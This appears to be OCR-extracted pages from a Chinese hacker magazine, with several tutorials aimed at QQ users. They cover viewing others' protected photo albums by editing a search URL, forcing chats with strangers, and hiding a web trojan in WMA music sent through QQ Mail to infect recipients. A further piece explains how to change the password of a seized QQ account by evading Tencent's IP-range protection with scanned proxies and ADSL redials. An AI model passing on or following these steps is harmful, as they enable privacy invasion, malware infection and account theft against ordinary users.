


图 4

接着就会出现SOSO 空间搜索的主界面了，其中会自动显示出刚才输入的QQ 号码，在其输入框下方选择“QQ 号”，如图 3，就可以看到QQ 好友的四张照片了，单击“更多……”链接就可以获取QQ 好友的全部照片了。




图 5

如果QQ 好友相册中存在通过“问题－答案”这种方式加密的照片，则完全可以利用这种方法获取到，如图4，在最下方是相册中所有图片的缩略图，最上方是照片的放大显示，左右各有一个箭头，用来向上或者向下翻页，照片下面是说明文字。

不过经过我的研究，发现只要在这个“http://qzone.soso.com/qz.q?uin=86477952&ty=album&pid=qz.s.photo#”地址中将QQ 号码换成一个真正存在的QQ 号码就可以查看该QQ 号码中的相册照片了。例如我们想查看腾讯老总的相册照片，就可以将上面的数字更换成10001，完整的地址为：http://qzone.soso.com/qz.q?uin=10001&ty=album&pid=qz.s.photo#，在浏览器中输入地址后可以看到腾讯老总有两张照片，如图5，是不是很简单呢？大家快去试试吧！

文章难易度：★
文章阅读点：很方便的强聊方式，利用通讯录强聊

看小菜的QQ零工具强聊

墨い雪

长期关注X 档案，发现关于QQ 强聊的话题一直都存在，在X 档案上也给我们提供了很多关于强聊的工具，只是本人一直都很好奇这些工具的原理，于是我总在琢磨着看能否找到别的更简单的方法，终于在某年某月的某日，无意中发现了。下面，就跟广大叉子一起分享下我的发现。

虽然说是零工具，但也不是什么软件都不需要的，我们所要用的工具就是——任意版本的腾讯QQ。大家都看见过QQ 面板上的通讯录吧，虽然这个东西平时可能根本用不上，但是我们的强聊就是利用的通讯录。如果没有通讯录的话可能是因为你隐藏了，可以在QQ 好友上点右键，勾选上通讯录，如图1。接下来我们在通讯录中添加联系人，联系人的姓名可以随便填写，至于QQ 号码当然就是填写想要强聊的那个QQ 号码了，别的就不用填写了。同时这里还会显示对方的QQ 资料，以防加错。下面是我随便建立的一个联系人，像这样把资料填好后，点确认就可以了，如图2。




图 2




图 3

现在把鼠标停放到刚建好的名片上，这时在QQ/TM 一栏就会出现一个QQ 号码，单击后我们就会发现可爱的聊天对话框已经出现了，是不是很简单呢，如图3。不过这个方法还是会出现临时会话的验证码，但是聊天已经不成问题了。




图 1

QQ 邮箱插马新思路

phoenix|张龙

文章难易度：★★
文章阅读点：如何利用QQ邮箱预设的音乐来挂马




图 1

最近QQ 邮箱加了一个新功能，在对方使用web 收取邮件时，会自动播放发信人预设的音乐，这对于许多Q 哥Q 妹的作用可能并没有多少实际意义，但对于我们这些拥有无限探索精神的hacker 来说，却是一个极其好用的挂马方法。

首先准备一个wma 音乐格式的文件，或是直接从网上搜索一个，获取网络地址后，运行wma 音乐插马工具，如图1，输入音乐地址和网马地址，然后生成一个wma 文件，将

这个文件上传到googlepage或者googlegroup上，把音乐地址复制下来，然后打开QQ邮箱，点击“写信”，在邮件撰写区的上方点击“音乐”，如图2，然后点击“网络音乐”选项，会要求我们输入mp3文件的地址，其实输入wma也可以的。我们输入刚才生成的wma文件地址并确定，然后再随便填写几个字，输入要黑的邮箱地址（仅限于QQ邮箱），然后发送，接着就耐心等待肉鸡上线吧。这个漏洞对所有的QQ邮箱都有效，因此后果也是可想而知的，大家还是本着测试的原则，慎用慎用！

（本文所涉及到的wma插马工具已收录到光盘中）




图2

QQ更改密码大全

Solar-fly [S.N.T]

文章难易度：★★
文章阅读点：教你如何利用多种方法来快捷的修改QQ密码

为了保护QQ的安全，腾讯公司自2008年3月18日起，对QQ号码在“password.qq.com”网页进行修改密码操作时采取了保护措施，只有修改密码时你电脑的IP地址属于该号码最常使用的IP段，才被允许修改密码，否则的话就会提示：“您本次修改密码不在号码***常用的IP段上，请在您回到最常用的环境下修改，比如办公室、家庭或常用网吧”。

以下是网上流传的8种更改QQ密码的方法：

1、挂两天，每天两个小时，第二天下午基本上就能更改了。

2、更改自己电脑的时间，每次往后改一天，比如今天21号，下回登录前就改为22号，再下回就改为23号，反复登录6次。切忌，在internet时间选项选择不同步。

3、每天挂3分钟，这样挂3天（刚听说的方法，我没有试验过）。

4、到QQ信箱查询、自助查询、QQ登录IP、代理改密码。

5、WAPQQ CMNET手机直接更改密码（手机下载QQ软件进行更改）。

6、拿到号码后确认密码正确，但不要登录，然后到更改密码的页面不停的进行更改，然后号码就会出现让你激活的提示，这时候就要看号码的简易度了，轻的就可以更改，但高的则不行。

7、给手机开通QQ或使用挂机软件挂上一天，这样也可以更改密码。

8、连续上下线，然后去开通会员，这样腾讯就会记录在案，并且可以更改密码了。

我们来总结一下可行的方法。

第一种方法：

1、首先把得到的QQ的IP地址看一下，比如“10000------123456 ----211.138.156.7”，或者是登录对方的QQ邮，选择“自助查询”－“登录查询”，就会出现对方最近登录的IP地址了，比如211.138.*.*。




图1

2、运行TCPIP改线程工具把补丁打上，如图1。

3、打开ssport，设置如下，在“IP段设置”中设置开始IP地址为211.138.1.1，结束地址为211.138.255.255，端口为8080，然后开始扫描，如图2。





图2

4、使用花刺代理把扫描出来的IP地址验证一下，如图3。


图3

验证成功的就可以使用了，接下来就是设置代理登录QQ，然后就是去更改密码了，这种方法简单有效。

第二种方法：

适用于拨号上网的用户，鉴于限制了IP段，要更改密码的话就必须要保证登录IP地址的A.B.C.D四个段中的A.B段一样，有时候需要连续登录几天（这个与你的QQ的级别有关，级别越高时间可能就会越长），相同后就可以直接更改密码了。那么我们如何实现A.B段一样呢，相信很多用户都是使用ADSL拨号上网的吧，这样每拨号一次，IP地址就会更换一次，要怎样才能让IP地址变动到指定的IP上呢？这里我推荐给大家一款软件“ADSL拨号王”，使用它就可以将IP指定在某个IP段或某一个IP上了，它会自动拨号一直到指定的IP后才会拨号成功。




图4

打开ADSL拨号王，如图4，点击“设置”来设定指定的IP，如图5。接下来的操作就和第一种一样了，我就不再罗嗦了！

